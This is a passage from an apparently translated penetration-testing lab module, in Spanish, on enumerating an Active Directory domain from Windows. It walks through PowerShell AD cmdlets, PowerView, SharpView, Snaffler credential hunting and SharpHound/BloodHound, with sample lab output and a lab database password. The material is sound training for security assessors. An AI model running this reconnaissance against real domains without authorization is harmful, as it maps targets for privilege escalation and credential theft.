Esto imprimirá información útil como el SID del dominio, el nivel funcional del dominio, los dominios secundarios y más. A continuación, utilizaremos el cmdlet [Get-ADUser](#). Filtraremos las cuentas con la ServicePrincipalNamepropiedad completada. Esto nos dará una lista de cuentas que pueden ser susceptibles a un ataque Kerberoasting, que abordaremos en profundidad después de la siguiente sección.

## Get-ADUser

```
PS C:\htb> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

DistinguishedName      : CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled                : True
GivenName               : Sharepoint
Name                   : adfs
ObjectClass             : user
ObjectGUID              : 49b53bea-4bc4-4a68-b694-b806d9809e95
SamAccountName          : adfs
ServicePrincipalName    : {adfsconnect/azure01.inlanefreight.local}
SID                    : S-1-5-21-3842939050-3880317879-2865463114-5244
Surname                : Admin
UserPrincipalName       :

DistinguishedName      : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled                : True
GivenName               : Jessica
Name                   : BACKUPAGENT
ObjectClass             : user
ObjectGUID              : 2ec53e98-3a64-4706-be23-1d824ff61bed
SamAccountName          : backupagent
ServicePrincipalName    : {backupjob/vteam001.inlanefreight.local}
SID                    : S-1-5-21-3842939050-3880317879-2865463114-5220
Surname                : Systemmailbox 80c370d3-B22A-4Ab8-A926-Bb94bd0641a9
UserPrincipalName       :
```

Otra comprobación interesante que podemos realizar utilizando el módulo ActiveDirectory sería verificar las relaciones de confianza del dominio utilizando el cmdlet [Get-ADTrust](#)

## Checking For Trust Relationships

```
PS C:\htb> Get-ADTrust -Filter *

Direction              : BiDirectional
DisallowTransitivity   : False
DistinguishedName       : CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                   : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass             : trustedDomain
ObjectGUID              : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
```

Este cmdlet imprimirá todas las relaciones de confianza que tenga el dominio. Podemos determinar si son relaciones de confianza dentro de nuestro bosque o con dominios de otros bosques, el tipo de confianza, la dirección de la confianza y el nombre del dominio con el que se establece la relación. Esto será útil más adelante cuando busquemos aprovechar las relaciones de confianza entre hijos y padres y realizar ataques entre confianzas de bosque. A continuación, podemos recopilar información del grupo de AD mediante el cmdlet [Get-ADGroup](#).

## Group Enumeration

```
PS C:\htb> Get-ADGroup -Filter * | select name

name
-----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
```

Podemos tomar los resultados y volver a introducir nombres interesantes en el cmdlet para obtener información más detallada sobre un grupo en particular de la siguiente manera:

### Detailed Group Info

```
PS C:\htb> Get-ADGroup -Identity "Backup Operators"

DistinguishedName : CN=Backup Operators,CN=BuiltIn,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Backup Operators
ObjectClass       : group
ObjectGUID        : 6276d85d-9c39-4b7c-8449-cad37e8abc38
SamAccountName   : Backup Operators
SID               : S-1-5-32-551
```

Ahora que sabemos más sobre el grupo, obtengamos una lista de miembros usando el cmdlet [Get-ADGroupMember](#).

### Group Membership

```
PS C:\htb> Get-ADGroupMember -Identity "Backup Operators"

distinguishedName : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
name              : BACKUPAGENT
objectClass       : user
objectGUID        : 2ec53e98-3a64-4786-be23-1d824ff61bed
SamAccountName   : backupagent
SID               : S-1-5-21-3842939050-3880317879-2865463114-5228
```

Podemos ver que una cuenta, backupagent, pertenece a este grupo. Vale la pena anotar esto porque si podemos tomar el control de esta cuenta de servicio a través de algún ataque, podríamos usar su membresía en el grupo Operadores de respaldo para tomar el control del dominio. Podemos realizar este proceso para los otros grupos para comprender completamente la configuración de la membresía del dominio. Intente repetir el proceso con algunos grupos diferentes. Verá que este proceso puede ser tedioso y nos quedará una enorme cantidad de datos para examinar. Debemos saber cómo hacer esto con herramientas integradas como el módulo PowerShell de ActiveDirectory, pero veremos más adelante en esta sección cuánto pueden acelerar este proceso herramientas como BloodHound y hacer que nuestros resultados sean mucho más precisos y organizados.

Utilizar el módulo ActiveDirectory en un host puede ser una forma más discreta de realizar acciones que colocar una herramienta en un host o cargarla en la memoria e intentar usarla. De esta manera, nuestras acciones podrían potencialmente integrarse mejor. A continuación, analizaremos la herramienta PowerView, que tiene muchas funciones para simplificar la enumeración y profundizar en el dominio.

### **PowerView**

[PowerView](#) es una herramienta escrita en PowerShell que nos ayuda a obtener conocimiento de la situación dentro de un entorno de AD. Al igual que BloodHound, proporciona una forma de identificar dónde los usuarios han iniciado sesión en una red, enumerar información de dominio como usuarios, computadoras, grupos, ACLS, confianzas, buscar recursos compartidos de archivos y contraseñas, realizar Kerberoasting y más. Es una herramienta muy versátil que puede brindarnos una gran perspectiva sobre la postura de seguridad del dominio de nuestro cliente. Requiere más trabajo manual para determinar configuraciones incorrectas y relaciones dentro del dominio que BloodHound, pero, cuando se usa correctamente, puede ayudarnos a identificar configuraciones incorrectas sutiles.

Examinemos algunas de las funciones de PowerView y veamos qué datos devuelve. La siguiente tabla describe algunas de las funciones más útiles que ofrece PowerView.

Dominio	Descripción
<code>Export-PowerViewCSV</code>	Añadir resultados a un archivo CSV
<code>ConvertTo-SID</code>	Convertir un nombre de usuario o grupo a su valor SID
<code>Get-DomainSPNTicket</code>	Solicita el ticket Kerberos para una cuenta de nombre principal de servicio (SPN) específica
<b>Funciones de dominio/LDAP:</b>	
<code>Get-Domain</code>	Devolverá el objeto AD para el dominio actual (o especificado)
<code>Get-DomainController</code>	Devuelve una lista de los controladores de dominio para el dominio especificado
<code>Get-DomainUser</code>	Devolverá todos los usuarios u objetos de usuario específicos en AD
<code>Get-DomainComputer</code>	Devolverá todas las computadoras u objetos de computadora específicos en AD
<code>Get-DomainGroup</code>	Devolverá todos los grupos u objetos de grupos específicos en AD
<code>Get-DomainOU</code>	Buscar todos los objetos OU o algunos específicos en AD
<code>Find-InterestingDomainAcl</code>	Encuentra ACL de objetos en el dominio con derechos de modificación establecidos para objetos no integrados
<code>Get-DomainGroupMember</code>	Devolverá los miembros de un grupo de dominio específico
<code>Get-DomainFileServer</code>	Devuelve una lista de servidores que probablemente funcionen como servidores de archivos
<code>Get-DomainDFSShare</code>	Devuelve una lista de todos los sistemas de archivos distribuidos para el dominio actual (o especificado)
<b>Funciones de GPO:</b>	
<code>Get-DomainGPO</code>	Devolverá todos los GPO u objetos GPO específicos en AD
<code>Get-DomainPolicy</code>	Devuelve la política de dominio predeterminada o la política del controlador de dominio para el dominio actual
<b>Funciones de enumeración de computadora:</b>	
<code>Get-NetLocalGroup</code>	Enumera grupos locales en la máquina local o remota
<code>Get-NetLocalGroupMember</code>	Enumera los miembros de un grupo local específico
<code>Get-NetShare</code>	Devuelve los recursos compartidos abiertos en la máquina local (o remota)
<code>Get-NetSession</code>	Devolverá información de la sesión para la máquina local (o remota)
<code>Test-AdminAccess</code>	Comprueba si el usuario actual tiene acceso administrativo a la máquina local (o remota)
<b>Funciones 'meta' enhebradas:</b>	
<code>Find-DomainUserLocation</code>	Encuentra máquinas en las que usuarios específicos han iniciado sesión
<code>Find-DomainShare</code>	Encuentra recursos compartidos accesibles en máquinas de dominio
<code>Find-InterestingDomainShareFile</code>	Busca archivos que coincidan con criterios específicos en recursos compartidos legibles en el dominio
<code>Find-LocalAdminAccess</code>	Buscar máquinas en el dominio local donde el usuario actual tiene acceso de administrador local
<b>Funciones de confianza del dominio:</b>	
<code>Get-DomainTrust</code>	Devuelve las confianzas de dominio para el dominio actual o un dominio especificado
<code>Get-ForestTrust</code>	Devuelve todas las confianzas forestales para el bosque actual o un bosque especificado
<code>Get-DomainForeignUser</code>	Enumera los usuarios que están en grupos fuera del dominio del usuario.
<code>Get-DomainForeignGroupMember</code>	Enumera grupos con usuarios fuera del dominio del grupo y devuelve cada miembro externo
<code>Get-DomainTrustMapping</code>	Enumerará todas las confianzas para el dominio actual y cualquier otra vista.

Esta tabla no abarca todo lo que ofrece PowerView, pero incluye muchas de las funciones que utilizaremos repetidamente. Para obtener más información sobre PowerView, consulte el [módulo PowerView de Active Directory](#). A continuación, experimentaremos con algunos de ellos.

En primer lugar, se encuentra la función [Get-DomainUser](#). Esta nos proporcionará información sobre todos los usuarios o sobre los usuarios específicos que especifiquemos. A continuación, la utilizaremos para obtener información sobre un usuario específico mmorgan.

### Información del usuario del dominio

```
Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogon timestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol
```

```
PS C:\htb> Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogon timestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol

name          : Matthew Morgan
samaccountname : mmorgan
description   :
memberof      : {CN=VPN Users,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar Read,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share H Drive,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...}
whencreated    : 10/27/2021 5:37:06 PM
pwdlastset    : 11/18/2021 10:02:57 AM
lastlogon timestamp : 2/27/2022 6:34:25 PM
accountexpires : NEVER
admincount     : 1
```

Vimos información básica de los usuarios con PowerView. Ahora, enumeraremos información de grupos de dominios. Podemos usar la función [Get-DomainGroupMember-Recurse](#) para recuperar información específica de los grupos. Al agregar el modificador, PowerView debe enumerar los miembros de esos grupos si encuentra grupos que sean parte del grupo de destino (pertenencia a grupos anidados). Por ejemplo, el resultado a continuación muestra que el Secadminsgrupo es parte del Domain Adminsgrupo a través de la pertenencia a grupos anidados. En este caso, podremos ver todos los miembros de ese grupo que heredan derechos de administrador de dominio a través de su pertenencia a grupos.

### Recursive Group Membership

```
PS C:\htb> Get-DomainGroupMember -Identity "Domain Admins" -Recurse

GroupDomain       : INLANEFREIGHT.LOCAL
GroupName        : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain     : INLANEFREIGHT.LOCAL
MemberName       : svc_qualys
MemberDistinguishedName : CN=svc_qualys,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID         : S-1-5-21-3842939050-3880317879-2865463114-5613
```

Anteriormente, realizamos una búsqueda recursiva del Domain Adminsgrupo para enumerar sus miembros. Ahora sabemos a quién dirigirnos para una posible elevación de privilegios. Al igual que con el módulo AD PowerShell, también podemos enumerar las asignaciones de confianza de dominio.

## Enumeración de confianza

```
PS C:\htb> Get-DomainTrustMapping

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated     : 11/1/2021 6:20:22 PM
WhenChanged     : 2/26/2022 11:55:55 PM
```

Podemos utilizar la función [Test-AdminAccess](#) para probar el acceso de administrador local en la máquina actual o en una remota.

## Prueba de acceso de administrador local

```
PS C:\htb> Test-AdminAccess -ComputerName ACADEMY-EA-MS01

ComputerName    IsAdmin
-----        -----
ACADEMY-EA-MS01    True
```

Arriba, determinamos que el usuario que estamos usando actualmente es un administrador en el host ACADEMY-EA-MS01. Podemos realizar la misma función para cada host para ver dónde tenemos acceso administrativo. Veremos más adelante qué tan bien BloodHound realiza este tipo de verificación. Ahora podemos verificar usuarios con el atributo SPN configurado, lo que indica que la cuenta puede estar sujeta a un ataque Kerberoasting.

## Cómo encontrar usuarios con SPN configurado

```
PS C:\htb> Get-DomainUser -SPN -Properties samaccountname,ServicePrincipalName


serviceprincipalname          samaccountname
-----
adfsconnect/azure01.inlanefreight.local    adfs
backupjob/veam001.inlanefreight.local      backupagent
d0wngrade/kerberoast.inlanefreight.local   d0wngrade
kadmin/changepw                  krbtgt
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev
MSSQLSvc/SPSJDB.inlanefreight.local:1433   sqlprod
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa
sts/inlanefreight.local           solarwindsmonitor
```

Pruebe algunas de las funciones de la herramienta hasta que se sienta cómodo usándola. Veremos PowerView varias veces más a medida que avancemos en este módulo.

### SharpView

PowerView es parte del ahora obsoleto kit de herramientas de PowerShell ofensivo PowerSploit. La herramienta ha estado recibiendo actualizaciones por parte de BC-Security como parte de su marco [Empire 4](#). Empire 4 es la bifurcación de BC-Security del proyecto Empire original y se mantiene activamente a partir de abril de 2022. Mostramos ejemplos a lo largo de este módulo que utilizan la versión de desarrollo de PowerView porque es una herramienta excelente para el reconocimiento en un entorno de Active Directory y sigue siendo extremadamente poderosa y útil en redes AD modernas a pesar de que la versión original no se mantiene. La versión BC-SECURITY de [PowerView](#) tiene algunas funciones nuevas como Get-NetGmsa, que se utiliza para buscar [cuentas de servicio administradas por grupo](#), que está fuera del alcance de este módulo. Vale la pena jugar con ambas versiones para ver las diferencias sutiles entre las versiones antiguas y las que se mantienen actualmente.


Otra herramienta con la que vale la pena experimentar es SharpView, una versión .NET de PowerView. Muchas de las mismas funciones admitidas por PowerView se pueden utilizar con SharpView. Podemos escribir el nombre de un método con -Helppara obtener una lista de argumentos.



```
PS C:\htb> .\SharpView.exe Get-DomainUser -Help

Get_DomainUser -Identity <String[]> -DistinguishedName <String[]> -SamAccountName <String[]> -Name <String[]>
```

Aquí podemos utilizar SharpView para enumerar información sobre un usuario específico, como el usuario forend, que controlamos.



```
PS C:\htb> .\SharpView.exe Get-DomainUser -Identity forend

[Get-DomainSearcher] search base: LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=forend)))
objectsid          : {S-1-5-21-3842939050-3880317879-2865463114-5614}
samaccounttype    : USER_OBJECT
objectguid         : 53264142-682a-4cb8-8714-8158b4974f3b
useraccountcontrol: NORMAL_ACCOUNT
accountexpires     : 12/31/1600 4:00:00 PM
lastlogon          : 4/18/2022 1:01:21 PM
lastlogontimestamp: 4/9/2022 1:33:21 PM
pwdlastset         : 2/28/2022 12:03:45 PM
lastlogoff          : 12/31/1600 4:00:00 PM
badPasswordTime    : 4/5/2022 7:09:07 AM
name               : forend
distinguishedname  : CN=forend,OU=IT Admins,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
```

Experimente con SharpView en el host MS01 y vuelva a crear tantos ejemplos de PowerView como sea posible. Aunque la evasión no está dentro del alcance de este módulo, SharpView puede ser útil cuando un cliente se ha vuelto más resistente al uso de PowerShell o necesitamos evitar su uso.

## **Shares**

Los recursos compartidos permiten a los usuarios de un dominio acceder rápidamente a información relevante para sus funciones diarias y compartir contenido con su organización. Cuando se configuran correctamente, los recursos compartidos de dominio requerirán que el usuario esté unido al dominio y se le solicite que se autentique al acceder al sistema. También se establecerán permisos para garantizar que los usuarios solo puedan acceder y ver lo que sea necesario para su función diaria. Los recursos compartidos demasiado permisivos pueden provocar la divulgación accidental de información confidencial, especialmente aquella que contiene datos médicos, legales, de personal, de RR. HH., etc. En un ataque, obtener el control sobre un usuario de dominio estándar que puede acceder a recursos compartidos, como los recursos compartidos de TI/infraestructura, podría llevar a la divulgación de datos confidenciales, como archivos de configuración o archivos de autenticación, como claves SSH o contraseñas almacenadas de forma insegura. Queremos identificar cualquier problema como estos para asegurarnos de que el cliente no exponga ningún dato a usuarios que no necesitan acceder a él para sus trabajos diarios y que cumplan con los requisitos legales/regulatorios a los que están sujetos (HIPAA, PCI, etc.). Podemos usar PowerView para buscar recursos compartidos y luego ayudarnos a buscarlos o usar varios comandos manuales para buscar cadenas comunes, como archivos con passel nombre. Este puede ser un proceso tedioso y podemos pasar por alto cosas, especialmente en entornos grandes. Ahora, tomémonos un tiempo para explorar la herramienta Snafflery ver cómo puede ayudarnos a identificar estos problemas de manera más precisa y eficiente.

## **Snaffler**

[Snaffler](#) es una herramienta que nos puede ayudar a obtener credenciales u otros datos confidenciales en un entorno de Active Directory. Snaffler funciona obteniendo una lista de hosts dentro del dominio y luego enumerando esos hosts para recursos compartidos y directorios legibles. Una vez hecho esto, itera a través de todos los directorios legibles por nuestro usuario y busca archivos que podrían servir para mejorar nuestra posición dentro de la evaluación. Snaffler requiere que se ejecute desde un host unido al dominio o en un contexto de usuario de dominio.

Para ejecutar Snaffler, podemos usar el siguiente comando:

### **Ejecución de Snaffler**

```
Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data
```

El -s le indica que imprima los resultados en la consola para nosotros, -d especifica el dominio dentro del cual buscar y le -o indica a Snaffler que escriba los resultados en un archivo de registro. La -v opción es el nivel de verbosidad. Normalmente data es mejor, ya que solo muestra los resultados en la pantalla, por lo que es más fácil comenzar a buscar en las ejecuciones de la herramienta. Snaffler puede producir una cantidad considerable de datos, por lo que normalmente deberíamos generar la salida en un archivo y dejar que se ejecute y luego volver a él más tarde. También puede ser útil proporcionar la salida sin procesar de Snaffler a los clientes como datos complementarios durante una prueba de penetración, ya que puede ayudarlos a concentrarse en los recursos compartidos de alto valor que deben bloquearse primero.

## Snaffler en acción

The screenshot shows a terminal window titled "Enumeración acreditada: desde Windows". The command run is "PS C:\htb> .\Snaffler.exe -d INLANEFREIGHT.LOCAL -s -v data". The output is a mix of colored text (black, green, red) representing different file types and their paths within the domain share. The text includes file names like '88b', 'dP 888', 'Y88 888', '888,888', etc., and shares like '\ACADEMY-EA-MS01.INLANEFREIGHT.LOCAL\ADMIN\$', '\ACADEMY-EA-MX01.INLANEFREIGHT.LOCAL\address', '\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares', '\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\User Shares', and '\ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL\ZZZ\_archive'. It also shows file creation and modification times like "2022-03-31 12:16:54 -07:00". Error messages are present in red, such as "[File] [Red]<KeepExtExactRed|R|^.\key\$|299B|3/31/2022 12:05:33 PM>(\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\certEnroll)". The bottom of the output credits the authors: "by l0ss and Sh3r4 - github.com/SnaffCon/Snaffler".

Podemos encontrar contraseñas, claves SSH, archivos de configuración u otros datos que se pueden utilizar para facilitar nuestro acceso. Snaffler codifica por colores la salida y nos proporciona un resumen de los tipos de archivos que se encuentran en los recursos compartidos.

Ahora que tenemos una gran cantidad de datos sobre el dominio INLANEFREIGHT.LOCAL (¡y esperamos que notas claras y salida de archivos de registro!), necesitamos una forma de correlacionarlos y visualizarlos. Profundicemos en el tema BloodHound veamos cuán poderosa puede ser esta herramienta durante cualquier evaluación de seguridad centrada en AD.

## BloodHound


Como se explicó en la sección anterior, Bloodhound es una herramienta de código abierto excepcional que puede identificar rutas de ataque dentro de un entorno de AD mediante el análisis de las relaciones entre los objetos. Tanto los evaluadores de penetración como los miembros del equipo azul pueden beneficiarse de aprender a usar BloodHound para visualizar las relaciones en el dominio. Cuando se usa correctamente y se combina con

consultas de cifrado personalizadas, BloodHound puede encontrar fallas de alto impacto, pero difíciles de descubrir, que han estado presentes en el dominio durante años.

Primero, debemos autenticarnos como un usuario de dominio desde un host de ataque de Windows ubicado dentro de la red (pero no unido al dominio) o transferir la herramienta a un host unido al dominio. Hay muchas formas de lograr esto, que se describen en el módulo [Transferencia de archivos](#). Para nuestros propósitos, trabajaremos con SharpHound.exe ya en el host de ataque, pero vale la pena experimentar con la transferencia de la herramienta al host de ataque desde Pwnbox o nuestra propia máquina virtual utilizando métodos como un servidor HTTP de Python, smbserver.py de Impacket, etc. Si ejecutamos SharpHound con la --help opción, podremos ver las opciones que tenemos disponibles.

## SharpHound en acción

Comenzaremos ejecutando el recopilador SharpHound.exe desde el host de ataque MS01.



```
PS C:\htb> .\SharpHound.exe -c All --zipfilename ILFREIGHT
2022-04-18T13:58:22.1163680-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts
2022-04-18T13:58:22.1163680-07:00|INFORMATION|Initializing SharpHound at 1:58 PM on 4/18/2022
2022-04-18T13:58:22.6788709-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
2022-04-18T13:58:23.0851206-07:00|INFORMATION|Beginning LDAP search for INLANEFREIGHT.LOCAL
2022-04-18T13:58:53.9132950-07:00|INFORMATION|Status: 0 objects finished (<0 0)/s -- Using 67 MB RAM
2022-04-18T13:59:15.7882419-07:00|INFORMATION|Producer has finished, closing LDAP channel
2022-04-18T13:59:16.1788930-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-04-18T13:59:23.9288698-07:00|INFORMATION|Status: 3793 objects finished (+3793 63.21667)/s -- Using 112 MB RAM
2022-04-18T13:59:45.4132561-07:00|INFORMATION|Consumers finished, closing output channel
```

A continuación, podemos extraer el conjunto de datos a nuestra propia máquina virtual o ingerirlo en la herramienta GUI de BloodHound en MS01. Podemos hacer esto en MS01 escribiendo bloodhound en una consola CMD o PowerShell. Las credenciales deben guardarse, pero introduzcalas **neo4j:HTB\_@cademy\_stdnt!** si aparece un mensaje. A continuación, haga clic en el Upload Data botón del lado derecho, seleccione el archivo zip recién generado y haga clic en Open. Upload Progress Aparecerá una ventana. Una vez que todos los archivos .json muestren que están 100 % completos, haga clic en la X en la parte superior de esa ventana.

Podemos empezar escribiendo domain: en la barra de búsqueda de la parte superior izquierda y eligiendo INLANEFREIGHT.LOCAL entre los resultados. Tómese un momento para explorar la pestaña de información del nodo. Como podemos ver, se trata de una empresa bastante grande con más de 550 hosts a los que dirigirse y relaciones de confianza con otros dos dominios.

Ahora, veamos algunas consultas predefinidas en la **Analysis** pestaña. La consulta **Find Computers with Unsupported Operating Systems** es excelente para encontrar sistemas operativos obsoletos y sin soporte que ejecutan software heredado. Estos sistemas son relativamente comunes de encontrar dentro de las redes empresariales (especialmente en entornos más antiguos), ya que a menudo ejecutan algún producto que aún no se puede

actualizar o reemplazar. Mantener estos hosts puede ahorrar dinero, pero también pueden agregar vulnerabilidades innecesarias a la red. Los hosts más antiguos pueden ser susceptibles a vulnerabilidades de ejecución de código remoto más antiguas como [MS08-067](#). Si nos encontramos con estos hosts más antiguos durante una evaluación, debemos tener cuidado antes de atacarlos (o incluso consultar con nuestro cliente), ya que pueden ser frágiles y ejecutar una aplicación o servicio crítico. Podemos recomendar a nuestro cliente que segmente estos hosts del resto de la red tanto como sea posible si aún no pueden eliminarlos, pero también debemos recomendar que comiencen a elaborar un plan para desmantelarlos y reemplazarlos.

Esta consulta muestra dos hosts, uno que ejecuta Windows 7 y otro que ejecuta Windows Server 2008 (ninguno de ellos está "activo" en nuestro laboratorio). A veces, veremos hosts que ya no están encendidos, pero que aún aparecen como registros en AD. Siempre debemos validar si están "activos" o no antes de hacer recomendaciones en nuestros informes. Podemos escribir un hallazgo de alto riesgo para sistemas operativos heredados o una recomendación de mejores prácticas para limpiar registros antiguos en AD.

### Sistemas operativos no compatibles (Unsupported Operating Systems)

The screenshot shows a user interface for network analysis. At the top, there's a search bar labeled "Search for a node". Below it, a navigation bar with tabs: "Database Info" (selected), "Node Info", and "Analysis".


The main content area displays two nodes:

- ACADEMY-EA-WS01.INLANEFREIGHT.LOCAL**
  - OVERVIEW**
    - Sessions: 0
    - Reachable High Value Targets: 0
    - Sibling Objects in the Same OU: 14
    - Effective Inbound GPOs: 2
    - [See Computer within Domain/OU Tree](#)
  - NODE PROPERTIES**
    - Object ID: S-1-5-21-3842939050-3880317879-2865463114-5224
    - OS: Windows 7 Professional Service Pack 1
    - Enabled: True
    - Allows Unconstrained Delegation: False
    - Compromised: False
    - LAPS Enabled: False
    - Password Last Changed: Tue, 08 Feb 2022 19:04:12 GMT
    - Last Logon: Mon, 28 Feb 2022 01:41:09 GMT
    - Last Logon (Replicated): Fri, 18 Feb 2022 18:55:44 GMT
- ACADEMY-EA-CTX1.INLANEFREIGHT.LOCAL**
  - OVERVIEW**
